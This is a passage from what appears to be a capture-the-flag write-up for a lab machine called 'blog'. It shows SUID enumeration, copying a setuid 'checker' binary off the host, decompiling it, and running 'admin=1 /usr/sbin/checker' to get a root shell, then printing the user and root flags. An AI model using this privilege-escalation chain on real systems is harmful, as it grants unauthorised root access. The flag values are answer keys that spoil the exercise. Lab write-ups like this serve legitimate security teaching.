-rw-r--r-- 1 bjoel bjoel   220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 bjoel bjoel  3771 Apr  4  2018 .bashrc
drwx------ 2 bjoel bjoel  4096 May 25  2020 .cache
drwx------ 3 bjoel bjoel  4096 May 25  2020 .gnupg
-rw-r--r-- 1 bjoel bjoel   807 Apr  4  2018 .profile
-rw-r--r-- 1 bjoel bjoel     0 May 25  2020 .sudo_as_admin_successful
-rw-r--r-- 1 bjoel bjoel 69106 May 26  2020 Billy_Joel_Termination_May20-2020.pdf
-rw-r--r-- 1 bjoel bjoel    57 May 26  2020 user.txt
www-data@blog:/home/bjoel$ cat user.txt
cat user.txt
You won't find what you're looking for here.

TRY HARDER
```

Now I need to escalate privilege to get more permission in order to locate and access all the directories to find out the real `user.txt` file:

```
find / -perm -04000 2>/dev/null

www-data@blog:/home/bjoel$ ls -l /usr/sbin/checker
ls -l /usr/sbin/checker
-rwsr-sr-x 1 root root 8432 May 26  2020 /usr/sbin/checker
```

I found the binary `checker`, let's try to run it to see what'd happen:

```
www-data@blog:/home/bjoel$ /usr/sbin/checker
/usr/sbin/checker
Not an Admin
```

It's said *Not an Admin*. For further analyzing, I transfer it to my local machine:

```
www-data@blog:/home/bjoel$ cd /usr/sbin
cd /usr/sbin
www-data@blog:/usr/sbin$ python3 -m http.server 8000
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.9.63.75 - - [20/Aug/2023 22:37:37] "GET /checker HTTP/1.1" 200 -
```

Using `ghidra` to analyze the binary → Access the `main` function:

```
undefined8 main(void)

{
  char *pcVar1;

  pcVar1 = getenv("admin");
  if (pcVar1 == (char *)0x0) {
    puts("Not an Admin");
  }
  else {
    setuid(0);
    system("/bin/bash");
  }
  return 0;
}
```

The script calls to `getenv` to check whether the `admin` variable is declared or not. If it is declared then it would set the `uid` to `0` which is `root`'s **uid** and execute the `/bin/bash` → Become **root** user:

```
www-data@blog:/var/www/wordpress$ admin=1 /usr/sbin/checker
admin=1 /usr/sbin/checker
root@blog:/var/www/wordpress# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@blog:/var/www/wordpress# find / -name "user.txt" 2>/dev/null
find / -name "user.txt" 2>/dev/null
/home/bjoel/user.txt
/media/usb/user.txt
root@blog:/var/www/wordpress# cat /media/usb/user.txt
cat /media/usb/user.txt
c8421899aae571f7af486492b71a8ab7
root@blog:/var/www/wordpress# cat /root/root.txt
cat /root/root.txt
9a0b2b618bef9bfa7ac28c1353d9f318
```